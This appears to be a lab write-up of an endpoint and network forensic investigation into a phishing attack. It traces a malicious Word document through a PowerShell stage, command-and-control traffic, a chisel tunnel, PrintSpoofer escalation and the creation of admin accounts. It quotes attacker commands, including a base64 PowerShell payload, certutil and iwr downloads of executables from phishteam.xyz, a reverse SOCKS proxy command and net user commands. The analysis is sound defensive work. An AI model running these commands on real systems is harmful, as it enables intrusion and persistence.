Endpoint Investigation

Overview

This project demonstrates the use of advanced endpoint and network traffic analysis tools to investigate a critical security incident reported by a Security Operations Center (SOC). The investigation involved identifying the chain of events stemming from a malicious document and correlating multiple data sources to uncover key insights.

Tools Used

- **Brim**: Packet capture analysis for network traffic investigation.
- **Wireshark**: In-depth network packet inspection.
- **Event Viewer**: Viewing Windows event logs.
- **PowerShell**: Command-line scripting for hash verification and file analysis.
- **Sysmon Viewer**: Visualization of Sysmon logs.
- **EvtxECMD (Zimmerman tool)**: Parsing Windows event logs into CSV format.
- **Timeline Explorer**: Filtering and navigating event log data.

Methodology

Log Analysis

Log files were analyzed to identify anomalies such as security threats and system activity. Logs provided essential details such as timestamps, process names, and user accounts to build a timeline of the events.

Event Correlation

Events from multiple sources (e.g., Sysmon logs and firewall logs) were correlated using key attributes:

- Source and destination IPs.
- Ports and protocols.
- Processes and user accounts. This approach helped establish relationships and reconstruct the attack scenario.

Hash Verification

Hashes of the provided artefacts were verified to ensure data integrity:

- **Capture.pcapng**: `CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6`
- **Sysmon.evtx**: `665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F`
- **Windows.evtx**: `D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60`

```
PS C:\Users\user\Desktop\Incident Files> Get-FileHash * -Algorithm SHA256 | Format-Table -AutoSize

Algorithm Hash                                                             Path
--------- ----                                                             ----
SHA256    CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6 C:\Users\user\Desktop\Incident Files\capture.pcapng
SHA256    ABD7937D4997B18E3ADBCA8152C68F6F76EE93C4A5297D51594C7D1CDC80D9D8 C:\Users\user\Desktop\Incident Files\sysmon.csv
SHA256    665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F C:\Users\user\Desktop\Incident Files\sysmon.evtx
SHA256    DF1AF28BFD38AD020E9562B2851860A8CFADB53DA96E0E9090214D87970F1AE1 C:\Users\user\Desktop\Incident Files\sysmon.xml
SHA256    D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60 C:\Users\user\Desktop\Incident Files\windows.evtx
SHA256    BF7C650F6D3C456CAA1538EDC618F92688D792A0D24569871B01753FACC99C5D C:\Users\user\Desktop\Incident Files\winevt.csv
```

Artefact Analysis

1. **Sysmon Logs**:
    - Focused on **Process Creation (Event ID 1)** and **DNS Queries (Event ID 22)**.
    - Followed parent-child relationships using **ParentProcessID** and **ProcessID** attributes.
    - Tools used: EvtxECMD, Timeline Explorer, and Sysmon Viewer.
2. **Packet Capture**:
    - Identified malicious network traffic using Brim and Wireshark.

Findings

Note: sysmon.evtx file needs to be saved in Event Viewer and converted to a csv file to be viewed in TimeLine Explorer!

Key Indicators of Compromise


- **Malicious File**: `free_magicules.doc`

Payload Data3	Payload Data4
Image: C:\Program Files\Google\Chrome\Application\chrome.exe	
Image: C:\Program Files\Google\Chrome\Application\chrome.exe	TargetFilename: C:\Users\benimaru\Downloads\free_magicules.doc:Zone.Identifier
Image: C:\Program Files\Google\Chrome\Application\chrome.exe	TargetFilename: C:\Users\benimaru\Downloads\467beabe-cd11-45b2-992b-a9b53a850c2d.tmp

- **Compromised User and Machine**: `benimaru-TEMPEST`

Computer	User Id	Map Description	User Name
TEMPEST	S-1-5-18	FileCreate	TEMPEST\benimaru
TEMPEST	S-1-5-18	FileCreate	TEMPEST\benimaru

- **Process ID (PID)**: 496 (Microsoft Word process opening the malicious document).



- **Malicious Domain Resolved IP**: `167.71.199.191`

Payload Data4	Payload Data5	Payload Data6
QueryName: phishteam.xyz	QueryStatus: 0	QueryResults: 64:ff9b::a747:c7bf;::ffff:167.71.199.191;
QueryName: phishteam.xyz	QueryStatus: 0	QueryResults: 64:ff9b::a747:c7bf;::ffff:167.71.199.191;
QueryName: augloop.offic…	QueryStatus: 0	QueryResults: type: 5 augloop-prod.trafficmanager.net;type: 5 augloop-prod-pa00.s…
QueryName: ecs.office.com	QueryStatus: 0	QueryResults: type: 5 ecs.office.trafficmanager.net;type: 5 s-0005-office.config.…

Base64 Encoded Payload:


What do we know?:

- Parent PID of the malicious payload is 496!
- EventID is Process Creation (Event ID = 1)

Note: The ParentProcessID field can be found in the Payload Data4 row.



```
JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCdBcHBsaWNhdGlvbkRhdGEnKT
tjZCAiJGFwcFxNaWNyb3NvZnRcV2luZG93c1xTdGFydCBNZW51XFByb2dyYW1zXFN0YXJ0
dXAiOyBpd3IgaHR0cDovL3BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdX
RmaWxlIHVwZGF0ZS56aXA7IEV4cGFuZC1BcmNoaXZlIC5cdXBkYXRlLnppcCAtRGV…
```

From Base64 decoding in CyberChef:



Stage 2 Execution


- The malicious payload created a file at `C:\Users\benimaru\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\update.zip`.



- Upon user login, the executed command was: `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -noni certutil -urlcache -split -f 'http[://]phishteam[.]xyz/02dcf07/first.exe'`

- `C:\Users\Public\Downloads\first.exe`

- The SHA256 hash of the stage 2 binary `first.exe` was `CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D`.
- The domain and port used for the command-and-control (C2) connection were `resolvecyber[.]xyz:80`.



Initial Access — Malicious Document Traffic


Note: I switched over to using WireShark to analyze http traffic

- The URL of the embedded malicious payload in the document was `http[://]phishteam.xyz`.


WireShark query used:

```
http.host == "phishteam.xyz" && http.request.method == "GET"
```

- The binary sent a payload via the “`q=`” parameter and used the URL `/9ab62b5` for commands. The HTTP method used was `GET`.




- A deeper packet inspection reveals the binary was compiled in the Nim programming language.




Discovery — Internal Reconnaissance

- The attacker discovered a sensitive password, `infernotempest`, within the machine.
- Port `5985` was identified as a listening port that could provide a remote shell.
- The attacker established a reverse SOCKS proxy connection with the command: `C:\Users\benimaru\Downloads\ch.exe client 167[.]71.199.191:8080 R:socks`.



- The SHA256 hash of the binary used for this connection was `8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451`.
- The tool used (based on the hash and a VirusTotal search) was identified as `chisel`.



- The attacker authenticated using `winrm` after harvesting credentials.

  wsmprovhost.exe spawning, indicating winrm


```
C:\Windows\system32\wsmprovhost.exe -Embedding
"C:\Users\benimaru\Downloads\ch.exe" client 167.71.199.191:8080 R:socks
```

Escalation — Exploiting Privileges

- A binary named `spf.exe` was downloaded for privilege escalation with the hash `8524FBC0D73E711E69D60C64F1F1B7BEF35C986705880643DD4D5E17779E586D`.

```
"C:\Users\benimaru\Downloads\spf.exe" -c C:\ProgramData\final.exe
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://phishteam.xyz/02dcf07/final.exe -outfile C:\Pro
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://phishteam.xyz/02dcf07/spf.exe -outfile spf.exe
```


- The tool used was `printspoofer`, exploiting the `SeImpersonatePrivilege`.



quick search on PrintSpoofer led me to a GitHub source explaining that `SeImpersonatePrivilege` is an exploit associated with `printspoofer`


The attacker executed the tool with a binary named `final.exe`, which connected to the C2 on port `8080`.

```
"C:\Users\benimaru\Downloads\spf.exe" -c C:\ProgramData\final.exe
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://phishteam.xyz/02dcf07/final.exe -outfile C:\ProgramData\final.exe
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://phishteam.xyz/02dcf07/spf.exe -outfile spf.exe
```



WireShark query used:

```
ip.dst == 167[.]71.222.162
```



Actions on Objective — Fully-owned Machine

- The attacker created two user accounts: `shion` and `shona`.

Payload Data6
ParentCommandLine: "C:\Windows\system32\net.exe" localgroup administrators
ParentCommandLine: "C:\Windows\system32\net.exe" localgroup administrators /add shion
ParentCommandLine: "C:\Windows\system32\net.exe" users
ParentCommandLine: "C:\Windows\system32\net.exe" user /add shion m4st3rch3f!
ParentCommandLine: "C:\Windows\system32\net.exe" user /add shuna princess
ParentCommandLine: "C:\Windows\system32\net.exe" users
ParentCommandLine: net user shion m4st3rch3f!!!
ParentCommandLine: "C:\Windows\system32\net.exe" user Administrator ch4ng3dpassword!
ParentCommandLine: "C:\Windows\system32\net.exe" users
ParentCommandLine: "C:\Windows\system32\net.exe" user shion m4st3rch3f!
ParentCommandLine: "C:\Windows\system32\net.exe" users
ParentCommandLine: "C:\Windows\system32\net.exe" user shuna pr1nc3ss!
ParentCommandLine: "C:\Windows\system32\net.exe" user shuna
ParentCommandLine: "C:\Windows\system32\net.exe" users
ParentCommandLine: "C:\Windows\system32\net.exe" user shuna princess
ParentCommandLine: "C:\Windows\system32\net.exe" user benimaru
ParentCommandLine: "C:\Windows\system32\net.exe" localgroup administrators
ParentCommandLine: "C:\Windows\system32\net.exe" users

Conclusion

This attack demonstrated a well-coordinated exploitation of vulnerabilities to gain initial access, escalate privileges, and move laterally across the network. The attacker leveraged encoded communication, malicious payloads, and privilege escalation tools to create unauthorized accounts, suggesting a goal of persistence or further exploitation.

The incident underscores the importance of timely patching, robust monitoring, and strict access controls to prevent similar threats. Regular audits and advanced detection systems are essential to detect and mitigate such attacks effectively.